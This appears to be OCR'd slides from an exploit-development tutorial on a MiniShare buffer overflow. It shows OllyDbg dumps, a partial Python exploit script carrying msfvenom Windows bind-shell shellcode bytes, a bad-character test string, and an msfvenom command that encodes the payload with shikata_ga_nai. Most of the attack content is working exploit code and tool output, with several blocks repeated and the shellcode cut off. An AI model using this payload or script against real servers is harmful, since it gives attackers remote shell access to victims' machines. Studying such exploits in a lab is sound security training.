
Analyze: Set breakpoint → F7

Shellcode is executed, but???


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
CPU - thread 00000358

```
01343908  FC            CLD
01343909  E8 820A009B   CALL 9C344390
0134390E  34 01         XOR AL,1
01343910  0020          ADD BYTE PTR DS:[EAX],AH
01343912  0000          ADD BYTE PTR DS:[EAX],AL
01343914  0000          ADD BYTE PTR DS:[EAX],AL
01343916  0000          ADD BYTE PTR DS:[EAX],AL
01343918  0000          ADD BYTE PTR DS:[EAX],AL
0134391A  0000          ADD BYTE PTR DS:[EAX],AL
0134391C  0000          ADD BYTE PTR DS:[EAX],AL
0134391E  0000          ADD BYTE PTR DS:[EAX],AL
01343920  0000          ADD BYTE PTR DS:[EAX],AL
01343922  0000          ADD BYTE PTR DS:[EAX],AL
01343924  0000          ADD BYTE PTR DS:[EAX],AL
01343926  0000          ADD BYTE PTR DS:[EAX],AL
01343928  0000          ADD BYTE PTR DS:[EAX],AL
0134392A  0000          ADD BYTE PTR DS:[EAX],AL
0134392C  0000          ADD BYTE PTR DS:[EAX],AL
0134392E  0000          ADD BYTE PTR DS:[EAX],AL
01343930  0000          ADD BYTE PTR DS:[EAX],AL
01343932  0000          ADD BYTE PTR DS:[EAX],AL
01343934  0000          ADD BYTE PTR DS:[EAX],AL
01343936  0000          ADD BYTE PTR DS:[EAX],AL
```

Analyze: Shellcode is executed, but only few bytes of the shellcode are in memory


OllyDbg - minishare.exe
File View Debug Plugins Options Window Help
L E M
CPU - thread 00000358
root@kali: ~/Desktop/minishare

```
01343908  FC          CLD
01343909  E8 820A009B CALL 9C344390
0134390E  34 01       XOR AL,1
01343910  0020        ADD BYTE PTR DS:[EAX],AH
01343912  0000        ADD BYTE PTR DS:[EAX],AL
01343914  0000        ADD BYTE PTR DS:[EAX],AL
01343916  0000        ADD BYTE PTR DS:[EAX],AL
01343918  0000        ADD BYTE PTR DS:[EAX],AL
0134391A  0000        ADD BYTE PTR DS:[EAX],AL
0134391C  0000        ADD BYTE PTR DS:[EAX],AL
0134391E  0000        ADD BYTE PTR DS:[EAX],AL
01343920  0000        ADD BYTE PTR DS:[EAX],AL
01343922  0000        ADD BYTE PTR DS:[EAX],AL
01343924  0000        ADD BYTE PTR DS:[EAX],AL
01343926  0000        ADD BYTE PTR DS:[EAX],AL
01343928  0000        ADD BYTE PTR DS:[EAX],AL
0134392A  0000        ADD BYTE PTR DS:[EAX],AL
0134392C  0000        ADD BYTE PTR DS:[EAX],AL
0134392E  0000        ADD BYTE PTR DS:[EAX],AL
01343930  0000        ADD BYTE PTR DS:[EAX],AL
01343932  0000        ADD BYTE PTR DS:[EAX],AL
01343934  0000        ADD BYTE PTR DS:[EAX],AL
01343936  0000        ADD BYTE PTR DS:[EAX],AL
```

```
if len(sys.argv) != 3:
        print "[-]Usage: python %s " % sys.argv[0]
        print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
        sys.exit(0)

ip = sys.argv[1]
port = int(sys.argv[2])

print "[+] Preparing evil string..."
sleep(1)
###############################################################
#msfvenom -p windows/shell_bind_tcp LPORT=7777 -f python
#No platform was selected, choosing Msf::Module::Platform::Windows from the payload
#No Arch selected, selecting Arch: x86 from the payload
#No encoder or badchars specified, outputting raw payload
#Payload size: 328 bytes
###############################################################
shellcode =  ""
shellcode += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
shellcode += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
shellcode += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
shellcode += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
shellcode += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
shellcode += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
shellcode += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
shellcode += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
shellcode += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
shellcode += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
shellcode += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
shellcode += "\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
shellcode += "\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
shellcode += "\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40\x50\x68"
                                                    42,1          22%
```

Analyze: ➔ Check for bad characters


```
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x1
1\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x2
3\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x3
5\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x4
7\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x5
9\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6
b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7
d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8
f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1
\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\x
b4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc
6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\
xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\x
eb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\
xff"
```

Analyze: ➔ Check for bad characters

```
'\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x1
1\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x2
3\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x3
5\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x4
7\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x5
9\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6
b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7
d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8
f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1
\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\x
b4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc
6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\
xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\x
eb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\
xff"
```

Analyze: Shellcode is executed, but only few bytes of the shellcode are in memory


➔ Check for bad characters: 00, 0d, …



```
01343908  FC            CLD
01343909  E8 820A009B   CALL 9C344390
0134390E  34 01         XOR AL,1
01343910  0020          ADD BYTE PTR DS:[EAX],AH
01343912  0000          ADD BYTE PTR DS:[EAX],AL
01343914  0000          ADD BYTE PTR DS:[EAX],AL
01343916  0000          ADD BYTE PTR DS:[EAX],AL
01343918  0000          ADD BYTE PTR DS:[EAX],AL
0134391A  0000          ADD BYTE PTR DS:[EAX],AL
0134391C  0000          ADD BYTE PTR DS:[EAX],AL
0134391E  0000          ADD BYTE PTR DS:[EAX],AL
01343920  0000          ADD BYTE PTR DS:[EAX],AL
01343922  0000          ADD BYTE PTR DS:[EAX],AL
01343924  0000          ADD BYTE PTR DS:[EAX],AL
01343926  0000          ADD BYTE PTR DS:[EAX],AL
01343928  0000          ADD BYTE PTR DS:[EAX],AL
0134392A  0000          ADD BYTE PTR DS:[EAX],AL
0134392C  0000          ADD BYTE PTR DS:[EAX],AL
0134392E  0000          ADD BYTE PTR DS:[EAX],AL
01343930  0000          ADD BYTE PTR DS:[EAX],AL
01343932  0000          ADD BYTE PTR DS:[EAX],AL
01343934  0000          ADD BYTE PTR DS:[EAX],AL
01343936  0000          ADD BYTE PTR DS:[EAX],AL
```

```
if len(sys.argv) != 3:
        print "[-]Usage: python %s " % sys.argv[0]
        print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
        sys.exit(0)

ip = sys.argv[1]
port = int(sys.argv[2])

print "[+] Preparing evil string..."
sleep(1)
###############################################################
#msfvenom -p windows/shell_bind_tcp LPORT=7777 -f python
#No platform was selected, choosing Msf::Module::Platform::Windows from the payload
#No Arch selected, selecting Arch: x86 from the payload
#No encoder or badchars specified, outputting raw payload
#Payload size: 328 bytes
###############################################################
shellcode =  ""
shellcode += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
shellcode += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
shellcode += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
shellcode += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
shellcode += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
shellcode += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
shellcode += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
shellcode += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
shellcode += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
shellcode += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
shellcode += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
shellcode += "\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
shellcode += "\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
shellcode += "\xff\xd5\x6a\x08\x59\x50\xe2\xfd\x40\x50\x40\x50\x68"
                                                        42,1          22%
```

Encode the shellcode to bypass bad characters




```
root@kali:~/Desktop/minishare#
root@kali:~/Desktop/minishare#
root@kali:~/Desktop/minishare# msfvenom -p windows/shell_bind_tcp LPORT=7777 -b '\x00\x0d' -f python
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 355 (iteration=0)
x86/shikata_ga_nai chosen with final size 355
Payload size: 355 bytes
buf =  ""
